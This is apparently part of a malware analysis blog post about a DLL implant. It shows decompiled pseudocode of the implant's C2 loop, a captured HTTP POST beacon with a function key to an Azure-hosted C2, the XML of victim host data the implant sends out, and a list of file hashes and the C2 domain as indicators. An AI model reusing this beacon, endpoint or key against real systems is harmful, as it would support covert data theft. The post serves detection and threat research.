


```
  sub_1800457F0(1759243228i64);
  v4 = 8520i64;
  sub_180046CA0();
  while ( v4++ )                              // start traffic loop to c2
  {
    if ( (unsigned int)sub_1800469C0() )      // network DLLs loaded and POST request
      sub_1800458E0();                        // execute if POST succeeds
    memset(v10, 0, sizeof(v10));
    if ( qword_1800A7910 )
    {
      sub_180026830();
      v6 = (void (__fastcall __noreturn *)())Buf1;
      if ( Buf1 || (v6 = sub_180043EE0(488440912i64, 0x1095D248u), (Buf1 = v6) != 0i64) )
        sub_180025FA0(v6);
    }
    v7 = sub_180035870(106431001i64);
    v8 = sub_180035870(150012562i64);
    sub_1800455E0(v7, v8);
    sub_1800457F0(0i64);
    if ( qword_1800A7910 )
    {
      v9 = (void (__fastcall __noreturn *)())Buf1;
      if ( Buf1 || (v9 = sub_180043EE0(488440912i64, 0x1095D248u), (Buf1 = v9) != 0i64) )
        sub_180025FA0(v9);
      sub_180026D10();
    }
  }
}
return 0i64;
```



```
POST /api/logs HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/json
User-Agent: Microsoft-CryptoAPI/10.0
x-functions-key: cKz5llwD1v9Fv7Ui-0P-QH5sMmZDJ-CdkXT54u2SNlkiAzFuzUsPAQ==
Content-Length: 1423
Host: logsapi.azurewebsites.net
{"q":"yO56WrC1pU [redacted] cCJPy8mIajAQQU0Y4ba0V9mWz
NI6tV5c0BvwFr4ofl 35r2wj2IAqCxyCLXlyCU2aYPQ
ilWsNSRIBvZ5nkwD FR949b6lCsA3BM2V79JUrTknJ
```

The Azure websites C2 hosts Azure Functions. Azure Functions is a serverless solution that operates with event-driven triggers and bindings.



https://logsapi.azurewebsites.net

Microsoft Azure

Your Functions 4.0 app is up and running

Azure Functions is an event-based serverless compute experience to accelerate your development.


Learn more

The encrypted data sent to the C2 can be captured before it is encrypted. We can see that it is an XML containing the computer name, user name, the OS uptime, protocol, process running the malware, parent process, and other values that I am still reviewing.

```
<?xml version="1.0" encoding="utf-8"?>
<root>
  <c331219780 type="int">64</c331219780> // likely architecture
  <c693503181 type="int">3</c693503181>
  <c278266627 type="int">3916</c278266627>
  <c335283027 type="int">3380</c335283027>
  <c375980915 type="int">60</c375980915>
  <c446104534 type="int">30</c446104534>
  <c581502030 type="int">1759243228</c581502030>
  <c660735130 type="int">805074430</c660735130>
  <c1666058129 type="bool">false</c1666058129>
  <c269419238 type="str">%random string%</c269419238>
  <c327025478 type="str">v2.17.3</c327025478> //unknown version
  <c589169778 type="str">HTTP_HTTPS</c589169778>
  <c441910204 type="str">SUE48</c441910204>
  <c671024323 type="str"></c671024323>
  <c228262600 type="str">Windows 10.0 (OS Build 1337)</c228262600> // OS build (1337 is an interesting value...)
  <c610731141 type="str">%COMPUTERNAME%</c610731141>
  <c467272698 type="str">0d 6h 43m</c467272698> //uptime
  <c613221510 type="str">%COMPUTERNAME%\%USER%</c613221510> // computer name and user name
  <c869336422 type="str">%PROCESS%</c869336422> //process the malware is executing from
  <c968295862 type="str">%PARENTPROCESS%</c968295862> //parent process
</root>
```

I am still deobfuscating this final payload to understand all the details, and I may post a follow up blog post once I am done. This sample seems to be quite unique, but @L3hu3s0 found another DLL (SHA2:

28e85fd3546c8ad6fb2aef37b4372cc4775ea8435687b4e6879e96da5009d60a) with the same imphash (B74596632C4C9B3A853E51964E96FC32) uploaded from Singapore on September 5, 2025. I reviewed that DLL and it is pretty much the same thing, with some minor differences.



Date	Region	Name
2025-09-05 10:04:30 UTC	SINGAPORE	9c3783b41deeb4065a27b98973021e33

IOCs

- Servicenow-BNM-Verify.iso: 0ba328aeb0867def650694c5a43fdd47d719c6b3c55a845903646ccdbf3ec239
- servicenow-bnm-verify.lnk: 9e312214b44230c1cb5b6ec591245fd433c7030cb269a9b31f0ff4de621ff517
- libeay32.dll: 1fa3e14681bf7f695a424c64927acfc26053ebaa54c4a2a6e30fe1e24b4c20a8
- libwaapi.dll: b03a2c0d282cbbddfcf6e7dda0b4b55494f4a5c0b17c30cd586f5480efca2c17
- PanGpHip.exe: b778d76671b95df29e15a0af4d604917bfba085f7b04e0ce5d6d0615017e79db
- Decrypted shellcode: 550c27fd8dc810df2056f1ec4a749a94ab4befc8843ba913c5f1197ef381a0a5
- Decompressed DLL: c0fc5ec77d0aa03516048349dddb3aa74f92cfe20d4bca46205f40ab0e728645
- Related DLL: 28e85fd3546c8ad6fb2aef37b4372cc4775ea8435687b4e6879e96da5009d60a
- C2: logsapi.azurewebsites[.]net